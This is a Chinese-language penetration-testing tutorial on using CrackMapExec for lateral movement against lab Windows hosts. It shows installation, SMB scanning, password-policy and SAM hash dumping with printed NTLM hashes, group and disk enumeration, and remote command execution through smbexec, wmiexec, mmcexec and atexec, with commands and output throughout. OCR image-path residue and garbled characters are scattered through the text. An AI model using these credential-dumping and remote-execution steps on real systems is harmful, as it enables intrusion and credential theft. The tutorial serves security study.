专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**痛风**等。

CrackMapExec弥补了MSF4下auxiliary，scanner模块下的Command执行方式，但MSF5已解决该问题。在MSF4下，该框架针对后渗透的横向移动经常出现，虽然MSF5已解决该问题，但该框架在配合bloodhound与empire依然目前有一定优势。

安装方式：from Wiki：

Kali：

```
apt-get install crackmapexec
```

但作者推荐pipenv安装：

```
apt-get install -y libssl-dev libffi-dev python-dev build-essential
pip install --user pipenv
git clone --recursive https://github.com/byt3bl33d3r/CrackMapExec
cd CrackMapExec && pipenv install
pipenv shell
python setup.py install
```

Mac OSX：


```
pip install --user crackmapexec
```

默认为100线程

```
cme smb 192.168.1.0/24
SMB 192.168.1.4 445 JOHN-PC [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:JOHN-PC) (domain:JOHN-PC) (signing:False) (SMBv1:True)
SMB 192.168.1.119 445 WIN03X64 [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:True)
```


密码策略

```
root@John:~# cme smb 192.168.1.119 -u administrator -p '123456' --pass-pol
SMB 192.168.1.119 445 WIN03X64 [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:True)
SMB 192.168.1.119 445 WIN03X64 [+] WIN03X64\administrator:123456 (Pwn3d!)
SMB 192.168.1.119 445 WIN03X64 [+] Dumping password info for domain: WIN03X64
SMB 192.168.1.119 445 WIN03X64 Minimum password length: None
SMB 192.168.1.119 445 WIN03X64 Password history length: None
SMB 192.168.1.119 445 WIN03X64 Maximum password age: 42 days 22 hours 47 minutes
SMB 192.168.1.119 445 WIN03X64
SMB 192.168.1.119 445 WIN03X64 Password Complexity Flags: 000000
SMB 192.168.1.119 445 WIN03X64 Domain Refuse Password Change: 0
SMB 192.168.1.119 445 WIN03X64 Domain Password Store Cleartext: 0
SMB 192.168.1.119 445 WIN03X64 Domain Password Lockout Admins: 0
SMB 192.168.1.119 445 WIN03X64 Domain Password No Clear Change: 0
SMB 192.168.1.119 445 WIN03X64 Domain Password No Anon Change: 0
SMB 192.168.1.119 445 WIN03X64 Domain Password Complex: 0
SMB 192.168.1.119 445 WIN03X64
SMB 192.168.1.119 445 WIN03X64 Minimum password age: None
SMB 192.168.1.119 445 WIN03X64 Reset Account Lockout Counter: 30 minutes
SMB 192.168.1.119 445 WIN03X64 Locked Account Duration: 30 minutes
SMB 192.168.1.119 445 WIN03X64 Account Lockout Threshold: None
SMB 192.168.1.119 445 WIN03X64 Forced Log off Time: Not Set
```



list hash


```
root@John:~# cme smb 192.168.1.119 -u administrator -p '123456' --sam
SMB 192.168.1.119 445 WIN03X64 [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:True)
SMB 192.168.1.119 445 WIN03X64 [+] WIN03X64\administrator:123456 (Pwn3d!)
SMB 192.168.1.119 445 WIN03X64 [+] Dumping SAM hashes
SMB 192.168.1.119 445 WIN03X64 Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
SMB 192.168.1.119 445 WIN03X64 Guest:501:aad3b435b51404eeaad3b435b51404ee:67f33d2095bda39fbf6b63fbadf2313a:::
SMB 192.168.1.119 445 WIN03X64 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f4d13c67c7608094c9b0e39147f07520:::
SMB 192.168.1.119 445 WIN03X64 IUSR_WIN03X64:1003:dbec20afefb6cc332311fb9822ba61ce:68c22a11c400d91fa4f66ff36b3c15dc:::
SMB 192.168.1.119 445 WIN03X64 IWAM_WIN03X64:1004:ff783381e4e022de176c59bf598409c7:7e456daac229ddceccf5f367aa69a487:::
SMB 192.168.1.119 445 WIN03X64 ASPNET:1008:cc26551b70faffc095feb73db16b65ff:fec6e9e4a08319a1f62cd30447247f88:::
SMB 192.168.1.119 445 WIN03X64 [+] Added 6 SAM hashes to the database
```



枚举组

```
root@John:~# cme smb 192.168.1.119 -u administrator -p '123456' --local-groups
SMB 192.168.1.119 445 WIN03X64 [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:True)
SMB 192.168.1.119 445 WIN03X64 [+] WIN03X64\administrator:123456 (Pwn3d!)
SMB 192.168.1.119 445 WIN03X64 [+] Enumerated local groups
SMB 192.168.1.119 445 WIN03X64 HelpServicesGroup membercount: 1
SMB 192.168.1.119 445 WIN03X64 IIS_WPG membercount: 4
SMB 192.168.1.119 445 WIN03X64 TelnetClients membercount: 0
SMB 192.168.1.119 445 WIN03X64 Administrators membercount: 1
SMB 192.168.1.119 445 WIN03X64 Backup Operators membercount: 0
SMB 192.168.1.119 445 WIN03X64 Distributed COM Users membercount: 0
SMB 192.168.1.119 445 WIN03X64 Guests membercount: 2
```

```
SMB 192.168.1.119 445 WIN03X64 Network Configuration Operators membercount: 0
SMB 192.168.1.119 445 WIN03X64 Performance Log Users membercount: 1
SMB 192.168.1.119 445 WIN03X64 Performance Monitor Users membercount: 0
SMB 192.168.1.119 445 WIN03X64 Power Users membercount: 0
SMB 192.168.1.119 445 WIN03X64 Print Operators membercount: 0
SMB 192.168.1.119 445 WIN03X64 Remote Desktop Users membercount: 0
SMB 192.168.1.119 445 WIN03X64 Replicator membercount: 0
SMB 192.168.1.119 445 WIN03X64 Users membercount: 3
```




分别支持4种执行Command，如无--exec-method执行，默认为wmiexec执行。

- mmcexec
- smbexec
- wmiexec
- atexec

基于smbexec执行Command


```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method smbexec -x 'net user'
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Executed command via smbexec
SMB 192.168.1.6 445 WIN-5BMI9HGC42S \\ ???û??'?
SMB 192.168.1.6 445 WIN-5BMI9HGC42S
SMB 192.168.1.6 445 WIN-5BMI9HGC42S -------------------------------------------------------------------------------
SMB 192.168.1.6 445 WIN-5BMI9HGC42S Administrator Guest
```

```
9  SMB 192.168.1.6 445 WIN-5BMI9HGC42S ����������ш�������ь
10
```



基于dcom执行Command

```
1  root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method mmcexec -x 'whoami'
2  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
3  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
4  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Executed command via mmcexec
5  SMB 192.168.1.6 445 WIN-5BMI9HGC42S win-5bmi9hgc42s\administrator
```



基于wmi执行Command

```
1  root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method wmiexec -x 'whoami'
2  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
3  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
4  SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Executed command via wmiexec
5  SMB 192.168.1.6 445 WIN-5BMI9HGC42S win-5bmi9hgc42s\administrator
```

基于AT执行Command

目标机：无运行calc进程

```
C:\Users\Administrator>tasklist |findstr calc

C:\Users\Administrator>
```

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method atexec -x 'calc'
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Executed command via atexec
```

```
C:\Users\Administrator>tasklist |findstr calc

C:\Users\Administrator>tasklist |findstr calc
calc.exe                     2736 Services                   0      9,372 K

C:\Users\Administrator>
```

默认采取wmiexec执行Command，参数为-x

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' -x 'whoami'
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Executed command
SMB 192.168.1.6 445 WIN-5BMI9HGC42S win-5bmi9hgc42s\administrator
```

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' -x 'whoami'
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  win-5bmi9hgc42s\administrator
root@John:~#
```


枚举目标机disk

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --disks
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
```

```
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB 192.168.1.6 445 WIN-5BMI9HGC42S [+] Enumerated disks
SMB 192.168.1.6 445 WIN-5BMI9HGC42S C:
SMB 192.168.1.6 445 WIN-5BMI9HGC42S D:
SMB 192.168.1.6 445 WIN-5BMI9HGC42S E:
```

附录：

解决出现：STATUS_PIPE_DISCONNECTED



改成经典

解决出现错误：UnicodeDecodeError:

升级impacket

```
root@John:~# pip list |grep impacket
impacket                      0.9.18
root@John:~#
```

- Micropoor